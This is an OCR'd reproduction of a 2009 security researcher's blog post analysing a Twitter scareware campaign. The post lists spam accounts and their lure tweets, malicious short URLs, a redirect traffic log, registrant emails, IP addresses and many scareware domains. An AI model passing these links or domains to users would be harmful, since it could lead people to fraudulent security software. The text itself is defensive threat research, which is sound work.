
twitter.com /weishaupt917

twitter.com /scheid1265

twitter.com /fitz1677

twitter.com /falkner425

twitter.com /opel1409


Twitter.com

Login Join Twitter!

Hey there! **scheid1265** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **scheid1265's** tweets.

Join today!

Already using Twitter from your phone? Click here.

scheid1265

http://xrl.us/bfnrw8 - The word vagina just showed up on my Twitter feed, not once, but twice. Thanks @billboarddotcom and @DJLinje!
2:32 PM Sep 23rd from web

Jungle Man In Tiger Print Adult Halloween Costume: King of his domain, that is until a tiger or otherman eat... http://is.gd/3AlV0
2:30 PM Sep 23rd from web

@karencofresi Dont let that hospital bill ruin your life--Send it 2 MCA--We can help reduce cost. You save or its FREE http://a.gd/a7c
2:28 PM Sep 23rd from web

DEY SAY GUARD YO GRILL.I SAY GUARD YA GIRL!SHAWDII WHEN HE ACT UP ILL B YA BACKUP.LLS!SHE SAID HER MAN STOOPID ... http://a.gd/a7c
2:28 PM Sep 23rd from web

Watch this video, register for free, and get paid for doing nothing different online...Sounds Crazy I know! http://tinyurl.com/m656h7
2:27 PM Sep 23rd from web

okay:) download >District 9< movie Here http://a.gd/a7c #hatewhen ATT Pee Wee Herman
2:26 PM Sep 23rd from web

Name Manfrit Mollenhauer
Location New York

0 following 7 followers

Tweets 62
Favorites

Following

RSS feed of scheid1265's tweets

twitter.com /rasche1401

twitter.com /schlecht1581

twitter.com /verina1238

twitter.com /perahta985

The accounts are relying on identical short URLs, with the following ones still active and in circulation:

tinyurl.com /lyby2r

tinyurl.com /nx39k8

tinyurl.com /lyby2r

tinyurl.com /mnbfox

tinyurl.com /msjjv8

tinyurl.com /mj5wju

tinyurl.com /mxg2vo

tinyurl.com /m656h7


tinyurl.com /nffkly

xrl.us /bfnpv7

xrl.us /bfnsa8

xrl.us /bfny8e

588



```
HTTP             xrl.us  /bfny8e                                              226  text/html
HTTP   imagination-1.com  /?uid=138&pid=3&ttl=b1d4e571b16                      525  text/html
HTTP   my-systemscan.com  /?p=WKmimHVla3GHjsbIo22EhHV8ipnVbWeMn...           1,780  text/html
HTTP   my-systemscan.com  /Images/loading.gif                                    0
HTTP   my-systemscan.com  /Scripts/Strategies/7a06b79cdb03a4ed1394b...           0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...        0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...        0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...        0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/7/images/l...        0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...        0
HTTP   my-systemscan.com  /build7_138.php?cmd=getFile&counter=0&p=...            0  application/...
HTTP   my-systemscan.com  /build7_138.php?cmd=getFile&counter=1&p=...            0  application/...
HTTP   my-systemscan.com  /build7_138.php?cmd=getFile&counter=2&p=...            0  application/...
HTTP                a.gd  /f6b7f5                                                5  text/html
HTTP   imagination-1.com  /?uid=138&pid=3&ttl=b1d4e571b16                      527  text/html
HTTP   my-systemscan.com  /?p=WKmimHVla3GHjsbIo22EhHV8ipnVbWaMn...           1,780  text/html
HTTP   my-systemscan.com  /Images/loading.gif                                    0
HTTP   my-systemscan.com  /Scripts/Strategies/6ad65f29d4977407cc968c...     17,203  text/javasc...
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...   32,352  image/gif
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...        0
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...   22,127  image/gif
HTTP   my-systemscan.com  /Layouts/Landings/CentralLandings/6/images/l...       79  image/gif
```

xrl.us /bfnnu4

xrl.us /bfnzkk

a.gd/ 6af3fe

a.gd/ 649be

a.gd/ f6b7f5

a.gd/ 0abe74

is.gd/ 3AoRZ

is.gd/ 3A5DD

is.gd/ 3AUVc

is.gd/ 3BZqa

is.gd/ 3C4lU

The short URLs rely on several redirectors to finally land the end user on a scareware site, such as **securityland .cn** and **imagination-1 .com**:

securityland .cn - 64.86.25.201 - Email: keithdgetz@gmail.com. Parked on the same IP are also:

abclllab .com

0lenfo .com

ynoubfa .cn

protectinstructor .cn

immitations-all .net

1limbo .net

imagination-1 .com- 64.86.25.202 - Email: gertrudeedickens@text2re.com. Parked on the same IP are also:

bombas10 .com

589

graves111 .com

iriskas .com

yvicawo .cn

Where do we know the **gertrudeedickens@text2re.com** email from? Several of the scareware domains pushed

in the [10]ongoing U.S Federal Forms Themed Blackhat SEO Campaign have been registered using it, that very

same blackhat SEO whose central redirector **a-n-d-the .com/wtr/router.php -** 95.168.177.35 **-** and **in-t-h-e.cn** -


72.21.41.198 - (hosted by Layered Technologies, Inc.) mimics the campaign structure of 2008’s [11]massive input validation abuse attack using iFrames, courtesy of the RBN and the very first scareware campaigns.

Moreover, the same email has been used to register two of the "phone-back" domains for the scareware

pushed in the blackhat SEO campaign and the [12]NYTimes.com malvertising attack - **windowsprotection-suite .net**

- Email: gertrudeedickens@text2re.com and **securemysystem .net** - Email: gertrudeedickens@text2re.com.

590



The following scareware domains are not just used within the Twitter campaign, some of them have also been detected as part of blackhat SEO campaigns:

ekevuc .cn - 64.213.140.68

windowspcdefender .com

smart-virus-eliminator .com

fast-systemguard .net

opyhila .cn

riwryse .cn

adijef .cn

dunhah .cn

idisuan .cn

wobcyn .cn

upuoro .cn

ucyilwo .cn

591

ogywuep .cn

adaengu .cn

taziqow .cn

zerkauz .cn

ejavone .cn - 64.213.140.69

fastsystem-guard .com

windowsguardsuite .com

windowssystemsuite .com

winsecuritysuite-pro .com

windows-protectionsuite .net

malwarecatcher .net

fast-scan-protect .net

fastscansecure .net

goryhe .cn

pyzuhme .cn

zydfaqe .cn

ahoize .cn

abonyag .cn

abenapi .cn

otobym .cn

abicoym .cn

nepsoym .cn

byzfalo .cn

pywudar .cn

qucgyit .cn

dahokxu .cn

lylbaov .cn

cusryw .cn

592

fast-scanandprotect .net

fastscanonline .com

fastsearch-secure .com

fast-systemguard .net

go-scanandsecure .net

goscan-protect .com

go-searchandscan .com

guardmyzone .net

mynewprotection .net

my-newprotection .net

my-officeguard .com

my-officeguard .net

myprotectedsystem .com

myprotected-system .com

my-protectedzone .net

myprotectionshield .com

myprotectionzone .com

my-protectionzone .com

my-protectionzone .net

myprotection-zone .net

my-saerchsecure .com

my-safetyprotection .com

my-systemprotection .net


mysystemsafety .com

my-systemscan .com

my-systemscanner .com

mysystemsecurity .com

new-scanandprotect .com



newscan-andprotect .net

new-systemprotection .com

online-scanandsecure .net

online-securescanner .net

online-systemscan .com

onlinesystemscan .net

protectand-secure .com

protectionsearch .com

safetyshield .net

safetysystem-guard .com

scanonline-protect .com

scan-system .net

scanvirus-online .net

searchandscan .net

search-scanonline .net

searchsecureguard .net

secure-systemguard .net

system-guard .net

systemguard-zone .com

systemguard-zone .net

systemprotected .net

systemscan-secure .net

trust-systemprotect .com

trust-systemprotect .net

trustsystem-protection .com

trust-systemprotection .net

windows-protectionsuite .net

windows-systemguard .net

windows-virusscan .net

winprotection-suite .com

[13]Sampled scareware also [14]phones-back to **mysecurityguru .cn** - 64.86.16.170 - Email:

an-

drew.fbecket@gmail.com, the same phone-back domain was used in the scareware sampled from the [15]NY-

Times.com malvertising attack, with the same email also belonging to a scareware domain (**mainsecsys .info**) listed in the [16]Diverse Portfolio of Fake Security Software - Part Twenty Two for July.

The cybercrime powerhouse behind all these attacks, continues maintaining the largest market share of [17]systematic Web 2.0 abuse, and that includes their involvement in [18]the Koobface botnet.

Related posts:

[19]Dissecting Koobface Worm’s Twitter Campaign

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[23]The Twitter Malware Campaign Wants to Bank With You

[24]Does Twitter's malware link filter really work?

[25]Commercial Twitter spamming tool hits the market

[26]Cybercriminals hijack Twitter trending topics to serve malware

[27]Spammers harvesting emails from Twitter - in real time

[28]Twitter hit by multiple variants of XSS worm[29]

This post has been reproduced from [30]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3178

2. http://blogs.zdnet.com/security/?p=1835

3. http://blogs.zdnet.com/security/?p=4297

4.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

5.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtElI/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

6.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_m

ore_love.JPG

7.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

8. http://blogs.zdnet.com/security/?p=4389

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

12. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

13.
http://www.virustotal.com/analisis/425f7045781ca3609eeb17a8a833b5fe9494f2779257451d88f18bc85f59342d-12538

65277

14.
http://www.virustotal.com/analisis/3b765e9540575b044eccf7aaaa3bdc2c4114ccb206b84aa88e8e02524745fc4a-12538

73563

15. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

20. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

21. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

22. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

23. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

24. http://blogs.zdnet.com/security/?p=3872

25. http://blogs.zdnet.com/security/?p=2477

26. http://blogs.zdnet.com/security/?p=3549


27. http://blogs.zdnet.com/security/?p=3402

28. http://blogs.zdnet.com/security/?p=3125

29. http://blogs.zdnet.com/security/?p=3706

30. http://ddanchev.blogspot.com/

597



Hey there! **knab190** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **knab190's** tweets.

Already using Twitter from your phone? Click here.

knab190

Name Hahn Germer
Location Las Vegas

0 following 8 followers

Tweets 127
Favorites
Following
RSS feed of knab190's tweets

Gotcha!, glee! http://tinyurl.com/msjjv8
5:15 PM Sep 23rd from web

Sup1077;r 1089;1086;1086;l l just w1072;t1089;h1077;d >Distri1089;t 9< m1086;vi1077; H1077;r1077; http://xrl.us/bfny8e Paramore OR Para ...
5:15 PM Sep 23rd from web

listen to jay-zs new cd ThE bLuEpRiNt!!!
5:15 PM Sep 23rd from web

glee Just saw there http://xrl.us/bfny8e !!! AMAZING!
5:15 PM Sep 23rd from web

RT @accesshollywood: UPDATED-Mackenzie Phillips Reveals Incestuous Relationship With Her Father: http://a.gd/f6b7f5
5:15 PM Sep 23rd from web

WARNING!! Twitter worm and phishing scam!! http://a.gd/f6b7f5 -- brand new eyes, glee, phillips, H1N1!!
5:15 PM Sep 23rd from web

Gle - show me what you've got. http://a.gd/f6b7f5
5:15 PM Sep 23rd from web

Gle crack addict http://xrl.us/bfny8e
5:15 PM Sep 23rd from web

Gle Not bad, really. See http://is.gd/3BZqa

Dissecting September's Twitter Scareware Campaign (2009-09-25 12:03)

UPDATE: 4 hours after notification, Twitter has suspended the remaining bogus accounts. [1]Until the next time, when the reCAPTCHA recognition gets [2]cost-effectively outsourced for automatic [3]scareware-serving purposes.

